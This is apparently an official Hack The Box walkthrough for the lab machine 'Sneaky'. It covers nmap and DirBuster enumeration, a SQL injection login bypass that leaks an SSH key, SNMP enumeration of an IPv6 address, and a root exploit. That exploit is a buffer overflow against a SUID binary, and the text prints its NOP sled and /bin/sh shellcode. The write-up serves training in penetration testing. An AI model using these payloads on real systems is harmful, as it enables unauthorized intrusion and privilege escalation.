Hack The Box

PEN-TESTING LABS

Sneaky

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Difficulty: Medium

Classification: Official

SYNOPSIS

Sneaky, while not requiring many steps to complete, can be difficult for some users. It explores enumeration through SNMP and has a beginner level buffer overflow vulnerability which can be leveraged for privilege escalation.

Skills Required


- Intermediate/advanced knowledge of Linux
- Basic understanding of SNMP

Skills Learned

- Basic SQL injection
- Enumerating SNMP
- Exploiting SUID files
- Basic buffer overflow exploitation

Enumeration

Nmap




Target: 10.10.10.20
Profile: Intense scan plus UDP
Command: nmap -sS -sU -T4 -A -v 10.10.10.20

OS	Host
	10.10.10.20

	Port	Protocol	State	Service	Version
✓	80	tcp	open	http	Apache httpd 2.4.7 ((Ubuntu))
✓	161	udp	open	snmp	SNMPv1 server; net-snmp SNMPv3 server

Nmap reveals only two open services; Apache and SNMP.

Dirbuster


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 0 Files: 0
Results - Tree View
Errors: 0
Change
Back
Pause
Stop
Report

http://10.10.10.20:80/

Directory Stucture	Response Code	Response Size
/	200	442
dev	200	729
icons	403	454


Current speed: 361 requests/sec
(Select and right click for more options)
Average speed: (T) 229, (C) 229 requests/sec
Parse Queue Size: 0
Current number of running threads: 100
Total Requests: 1832/207637
Time To Finish: 00:14:58
DirBuster Stopped
/workshop/

Fuzzing the Apache server reveals a **/dev** directory.

Exploitation

SQL Injection

SQL injection on the **dev** page is trivial. Simply passing **' or 1=1;--** as the password will completely bypass the login and reveal an SSH key as well as a system username. The issue now arises that there is seemingly no SSH server available on the target.



Member's Area Only - Login Now!

writeup ●●●●●●●●●●●● login

DevWebsite Login

name: admin

name: thrasivoulos


My Key

Noone is ever gonna find this key :P

SNMP

Running SNMPWalk against the target with the default passphrase reveals a wealth of information about the system.

Most importantly, an IPv6 address is exposed at MiB **iso.3.6.1.2.1.4.34.1.5.2.16**. The address must be converted from integer to hex and changes when the machine is reset. It can be obtained with the command **snmpwalk -Os -c public -v 1 10.10.10.20**. In this case, the address is **dead:beef:0000:0000:0250:56ff:feaa:4e1e**


root@kali: ~/Desktop/writeups/sneaky
File Edit View Search Terminal Help

```
.0.8
iso.3.6.1.2.1.4.34.1.5.2.16.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.1 = OID: iso.3.6.1.2.1
.4.32.1.5.1.2.16.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.1.128
iso.3.6.1.2.1.4.34.1.5.2.16.222.173.190.239.0.0.0.0.2.80.86.255.254.170.78.30 =
OID: iso.3.6.1.2.1.4.32.1.5.2.2.16.222.173.190.239.0.0.0.0.0.0.0.0.0.0.0.0.64
iso.3.6.1.2.1.4.34.1.5.2.16.254.128.0.0.0.0.0.0.2.80.86.255.254.170.78.30 = OID:
 iso.3.6.1.2.1.4.32.1.5.2.2.16.254.128.0.0.0.0.0.0.0.0.0.0.0.0.0.0.64
iso.3.6.1.2.1.4.34.1.6.1.4.10.10.10.20 = INTEGER: 2
iso.3.6.1.2.1.4.34.1.6.1.4.10.10.10.255 = INTEGER: 2
iso.3.6.1.2.1.4.34.1.6.1.4.127.0.0.1 = INTEGER: 2
iso.3.6.1.2.1.4.34.1.6.2.16.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.1 = INTEGER: 2
iso.3.6.1.2.1.4.34.1.6.2.16.222.173.190.239.0.0.0.0.2.80.86.255.254.170.78.30 =
INTEGER: 5
iso.3.6.1.2.1.4.34.1.6.2.16.254.128.0.0.0.0.0.0.2.80.86.255.254.170.78.30 = INTE
GER: 5
iso.3.6.1.2.1.4.34.1.7.1.4.10.10.10.20 = INTEGER: 1
iso.3.6.1.2.1.4.34.1.7.1.4.10.10.10.255 = INTEGER: 1
iso.3.6.1.2.1.4.34.1.7.1.4.127.0.0.1 = INTEGER: 1
iso.3.6.1.2.1.4.34.1.7.2.16.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.1 = INTEGER: 1
iso.3.6.1.2.1.4.34.1.7.2.16.222.173.190.239.0.0.0.0.2.80.86.255.254.170.78.30 =
INTEGER: 1
iso.3.6.1.2.1.4.34.1.7.2.16.254.128.0.0.0.0.0.0.2.80.86.255.254.170.78.30 = INTE
GER: 1
iso.3.6.1.2.1.4.34.1.8.1.4.10.10.10.20 = Timeticks: (0) 0:00:00.00
```

With the address and SSH key at hand, it is now possible to connect via SSH with the command **ssh -i ssh.key -6 thrasivoulos@dead:beef:0000:0000:0250:56ff:feaa:4e1e**

Privilege Escalation

Buffer Overflow

LinEnum: https://github.com/rebootuser/LinEnum


/bin/sh shellcode: http://shell-storm.org/shellcode/files/shellcode-811.php

Running LinEnum reveals a non-standard SUID binary at **/usr/local/bin/chal**. Attempting to run the binary with a large argument produces a segmentation fault, and it is fairly obvious that it is vulnerable to a buffer overflow exploit.

Running the binary in gdb with a pattern reveals that the EIP offset is 362 bytes. The buffer appears to start roughly around **0xbffff760** in this case, so a return address of **0xbffff7b0** will be used in the payload to account for any shift in addresses. The target is little endian, so the return address must be provided in reverse order.

The payload is very simple as far as buffer overflows as concerned. It is (with a 28 byte /bin/sh shellcode) a 334 byte long NOP sled, followed by the shellcode, and then the return address. The following command will immediately grant a root shell.

/usr/local/bin/chal $(python -c "print '\x90'*334 + '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80' + '\xb0\xf7\xff\xbf' ")



```
thrasivoulos@Sneaky:~$ /usr/local/bin/chal $(python -c "print '\x90'*334 + '\x31
\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b
\xcd\x80\x31\xc0\x40\xcd\x80' + '\xb0\xf7\xff\xbf' ")
# whoami
root
# 
```

The flags can be obtained from **/home/thrasivoulos/user.txt** and **/root/root.txt**